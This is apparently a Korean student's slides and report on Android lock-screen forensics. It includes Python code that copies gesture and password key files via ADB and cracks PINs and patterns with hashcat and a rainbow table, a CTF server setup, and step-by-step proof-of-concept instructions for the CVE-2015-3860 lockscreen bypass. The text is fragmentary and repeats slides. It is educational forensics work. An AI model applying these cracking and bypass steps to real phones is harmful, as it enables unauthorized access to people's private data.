89          os.system(f"hashcat -m 10 {md5_hash}:{calc_salt} -a 3 '{syntax}' -D 2 --show > out.txt")
90          try:
91              pin = os.popen("cat out.txt").read().split("\n")[0].split(":")[2]
92          except:
93              print_red("[-] Error: Crack failed.")
94              sys.exit(3)
95          print_green(f'[+] cracked PIN: {pin}')
96          delete()
```

hashcat 으로 hash 크래킹

# 패턴, PIN 크래킹 프로그램 개발

```
97      elif sys.argv[1] == "--pattern":
98          check_root()
99          print("[+] connected to device")
100         print("[+] collecting encrypted pattern data...\n")
101         os.popen(f"{ADB_PATH} shell 'su -c cat /data/system/gesture.key' > gesture.key")
102         time.sleep(1)
```

분석에 필요한 파일 복사

# 패턴, PIN 크래킹 프로그램 개발

```
103         sha1_hash = os.popen("xxd -p gesture.key").read()[:-1]
104         print(f"[*] sha-1 encrypted data: {sha1_hash}")
105         print("[+] searching in rainbow table...\n")
106         conn = sqlite3.connect("GestureRainbowTable.db")
107         cur = conn.cursor()
108         cur.execute(f"SELECT pattern FROM RainbowTable WHERE hash = '{sha1_hash}'")
109         pattern = cur.fetchall()[0][0]
110         print_green(f"[+] cracked pattern: {pattern}")
```

rainbow table에서 패턴 추출

# 패턴, PIN 크래킹 프로그램 개발

```
111         queue=json.loads(pattern)
112         path=[0]*9
113         for i in range(len(queue)):
114             path[queue[i]]=i+1
115         pattern_path = ""
116         for i in range(9):
117             if (i+1)%3:
118                 pattern_path += f"[{str(path[i])}] "
119             else:
120                 pattern_path += f"[{str(path[i])}]\n\n"
121         pattern_path = pattern_path[:-1]
122         print_green(pattern_path)
123         delete()
```

사람이 읽을 수 있는 형태로 변환

# Demonstration

# CTF 문제 제작

# CTF 문제 제작

## 문제 설명

두개의 카테고리: 암호화, 복호화
각각의 카테고리는 100문제 씩 존재

**암호화**

187
296
345

"[0, 3, 6, 7, 8, 5, 2, 1, 4]"

6fc102fa063e2ecf81c8e42751381357b3deb16b

# CTF 문제 제작

## 문제 설명

두개의 카테고리: 암호화, 복호화
각각의 카테고리는 100문제 씩 존재

**복호화**

6fc102fa063e2ecf81c8e42751381357b3deb16b

"[0, 3, 6, 7, 8, 5, 2, 1, 4]"

187
296
345

# CTF 문제 제작

## 서버 세팅

```
1   FROM ubuntu:18.04
2
3   ENV DEBIAN_FRONTEND noninteractive
```

```
4
5   RUN sed -e 's/\/\/archive.ubuntu.com\/ubuntu/\/\/mirror.kakao.com\/ubuntu/g' /etc/apt/sources.list > ~/sources.list && mv ~/sources.list /etc/apt/sources.list
6
```

ubuntu 18.04 이미지 pull
apt mirror를 카카오 서버로 변경 (속도 향상)

# CTF 문제 제작

## 서버 세팅

```
7    RUN apt-get update
8    RUN apt-get install net-tools xinetd python3 python3-pip curl netcat -y
9    RUN pip3 install python-dotenv
10
11   RUN useradd -d /home/android android -s /bin/bash
12   RUN mkdir /home/android
13
14   RUN chown -R root:android /home/android
15   RUN chmod 750 /home/android
```

필요한 패키지 다운로드
유저 추가 및 권한 설정

# CTF 문제 제작

## 서버 세팅

```
17    ADD ./prob/help.py /home/android/help.py
18    ADD ./prob/main.py /home/android/main.py
19    ADD ./prob/prob.py /home/android/prob.py
20    ADD ./prob/flag /flag
21
22    RUN chown root:android /flag
23    RUN chmod 440 /flag
```

문제 파일 및 플래그 복사, 권한 설정

# CTF 문제 제작

## 서버 세팅

```
25    RUN curl -o /home/android/GestureRainbowTable.db http://146.56.134.145:31337/file/GestureRainbowTable.db
26
27    ADD ./settings/android.xinetd /etc/xinetd.d/prob
28    ADD ./settings/start.sh /start.sh
```

rainbow table 다운로드, xinetd 서비스 시작

# CTF 문제 제작

## 서버 세팅

```
service android
{
    disable = no
    flags = REUSE
    socket_type = stream
    protocol = tcp
    user = android
    wait = no
    server = /usr/bin/python3
    server_args = /home/android/main.py
    type = UNLISTED
    port = 3000
}
```

start.sh

```
#!/bin/bash
/etc/init.d/xinetd restart
/bin/bash
sleep infinity
```

# CTF 문제 제작

## 서버 세팅

```
$ sudo docker build --tag android:1 ./
```

```
$ sudo docker run -dit –p 3000:3000 –name android android:1 /start.sh
```

```
$ sudo docker exec -it android /bin/bash
```

# CTF 문제 제작

## 서버 세팅

run-docker.sh

```
#!/bin/bash
NAME="android"

sudo docker kill $NAME
sudo docker rm $NAME
sudo docker build --tag $NAME:1 ./

PORT="-p 3000:3000"
OPTION="-dit"

DEV_OPTION="--cap-add=SYS_PTRACE --security-opt seccomp=unconfined"

sudo docker run $OPTION $PORT --name $NAME $NAME:1 /start.sh
sudo docker exec -it $NAME /bin/bash
```

# Demonstration

```
nc server.devleo.wtf 3000
```


# CVE-2015-3860


# CVE-2015-3860

- Android 5.X (<= 5.1.1) 버전 lockscreen bypass 취약점

**Proof of Concept**

1. password 입력 창에서 긴급전화 버튼을 누름
2. 특수문자 (*)을 여러번 입력하고 복사
3. 텍스트 선택이 렉이 걸릴만큼 많이 붙여넣기
4. 잠금 화면에서 카메라 앱 열기








# CVE-2015-3860

- Android 5.X (<= 5.1.1) 버전 lockscreen bypass 취약점

**Proof of Concept**

1. password 입력 창에서 긴급전화 버튼을 누름
2. 특수문자 (*)을 여러번 입력하고 복사
3. 텍스트 선택이 렉이 걸릴만큼 많이 붙여넣기
4. 잠금 화면에서 카메라 앱 열기



# CVE-2015-3860

- Android 5.X (<= 5.1.1) 버전 lockscreen bypass 취약점


**Proof of Concept**


5. 알림창을 내리고 설정 아이콘을 누름

6. 비밀번호 입력창에서 붙여넣기

↓

카메라 앱이 crash 되면서 홈 화면으로 bypass



# CVE-2015-3860

packages/Keyguard/res/layout/keyguard_password_view.xml

```
@@ -58,6 +58,7 @@
                android:textSize="16sp"
                android:textAppearance="?android:attr/textAppearanceMedium"
                android:imeOptions="flagForceAscii|actionDone"
+               android:maxLength="500"
                />

            <ImageView android:id="@+id/switch_ime_button"
```

2015년 8월 13일 수정됨


8fba7e6931245a17215e0e740e78b45f6b66d590

# 마무리

마무리

# FBI Can't Crack Android Pattern-Screen Lock

**Pattern-screen locks on Android phones are secure, apparently so much so that they have stumped the Federal Bureau of Investigation. The bureau claims in federal court documents that forensics experts performed "multiple attempts" to access the contents of a Samsung Exhibit II handset, but failed to unlock the phone.**




Pattern-screen locks on Android phones are secure, apparently so much so that they have stumped the Federal Bureau of Investigation.

마무리

# CVE-2021-0688 Detail

## Current Description

In lockNow of PhoneWindowManager.java, there is a possible lock screen bypass due to a race condition. This could lead to local escalation of privilege with User execution privileges needed. User interaction is not needed for exploitation.Product: AndroidVersions: Android-10 Android-11 Android-8.1 Android-9Android ID: A-161149543

+View Analysis Description

## Severity

CVSS Version 3.x | CVSS Version 2.0

**CVSS 3.x Severity and Metrics:**

**NIST:** NVD **Base Score:** 7.0 HIGH **Vector:** CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H

***NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.***

***Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.***

# Android Forensics: Lock Screen in Old Android Device

배 상 혁

March 2022

**Abstract**

본 문서는 한국디지털미디어고등학교 2022학년도 3학년 공업일반 1인 1프로젝트 보고서입니다.

필자는 웹프로그래밍과 학생이지만 정보보안과 해킹, 블록체인 기술에 관심이 많은 학생이다. 그렇기에 프로그램을 만들 때 보안을 굉장히 중요시 하는 편이고 혼자 또는 학우들과 같이 CTF를 자주 출전을 한 경험이 있다. 보안 중에서도 여러가지 분야가 존재하는데, 그 중에서도 사진이나 영상을 분석하거나 더 나아가서 스마트폰, PC의 이미지를 수집하고 그것의 파일과 메모리를 분석하는 디지털 포렌식 분야에 소질이 있다는 것을 깨닫고 이 분야를 공부를 해 왔다. 그러나 Windows, Linux 운영체제 관련 분석은 익숙하지만 스마트폰에 탑재되는 Android 를 분석할 기회가 없었기 때문에 이 기회를 통하여 Android 에서 응용할 수 있는 흥미로운 포렌식 기술을 공유하고자 한다. 또한, 이 프로젝트와 관련된 보안 프로그램을 개발하여 보안을 우선시 하는 백엔드, 블록체인 개발자가 되고 싶다.

## Contents





패턴을 그려도, 심지어 한 개의 점을 클릭하기만 해도 잠금이 해제된다. PIN 또는 Password가 걸려 있던 상태라면 어떤 문자열을 입력해도 잠금이 해제된다.

## 5 Crack Pattern and PIN

앞서 잠금 화면을 무력화시키기 위해 삭제한 두 파일을 각각 분석해보겠다. 다시 정상적으로 패턴 잠금, PIN/PW를 재설정하여 gesture.key와 password.key를 새롭게 만들게 한다. ADB 바이너리가 존재하는 경로에서 ./adb pull /data/system/gesture.key . 명령어를 이용해 현재 디렉토리에 gesture.key 파일을 복사한다.

### 5.1 Gesture.key Analysis

xxd gesture.key로 gesture.key 파일의 16진수(hexadecimal) 값을 확인한다. 그림 8과 같이 16진수 값은 f1de30feef711c018ea9987c0e17168db9d6ab53이다.





그림 8: gesture.key의 16진수 값

f1de30feef711c018ea9987c0e17168db9d6ab53은 패턴 값을 sha-1 해시(hash)화한 값이다. 여기서 암호화/복호화(encryption/decryption)와 해시 함수(hash function)의 차이를 설명하자면, 암호화/복호화는 평문을 암호화하기 위한 키(key)값이 필요하다. 예컨대 전통적인 암호화 방식 중 하나인 카이사르 암호(caesar cipher)는 "this is caesar cipher" 라는 문장을 우측으로 13만큼 시프트(shift) 하는, 즉 키값을 13을 가지면 "guvf vf pnrfne pvcure" 이 된다. 복호화를 할 때도 키값이 13인것을 알고 있거나 모르는 경우 무차별 대입 공격(bruteforce)을 통해 쉽게 평문을 알아낼 수 있다. 그러나 해시 함수는 md5를 기준으로 "1"은 "c4ca4238a0b923820dcc509a6f75849b", "2"는 "c81e728d9d4c2f636f067f89cc14862c", "3"은 "eccbc87e4b5ce2fe28308fd9f2a7baf3", "4"는 "a87ff679a2f3e71d9181a67b7542122c" 가 된다. 해시화 하기 전 문자들은 연속되는 일련의 숫자지만 결과값은 전혀 비슷한 점을 찾아볼 수 없는 결과값이다. "1f3870be274f6c49b3e31a0c6728957f"를 보고 이것은 "apple"을 md5 해시화 한 값이라고 유추할 수 없듯이 해시 함수는 키값이 존재하지 않기에 단방향 함수다.

그러면 해시 함수를 크랙(crack) 하려면 어떻게 해야할까? 방대한 양의 레인보우 테이블(rainbow

https://github.com/D3vle0/android-lock-cracker

# Thank you.

# Reference


https://www.web3us.com/cyber-security/breaking-samsung-android-passwordspin

https://dalinaum.github.io/android/2021/03/15/m1-android-emulatore.html

https://www.reddit.com/r/learnpython/comments/psdwe3/decimal_to_hex_signed_2s_complement/

https://www.pentestpartners.com/security-blog/cracking-android-passwords-a-how-to/

https://dolphinlmg.tistory.com/38

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3860

https://android.googlesource.com/platform/frameworks/base/+/8fba7e6931245a17215e0e740e78b45f6b66d590

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-0688

https://www.wired.com/2012/03/fbi-android-phone-lock/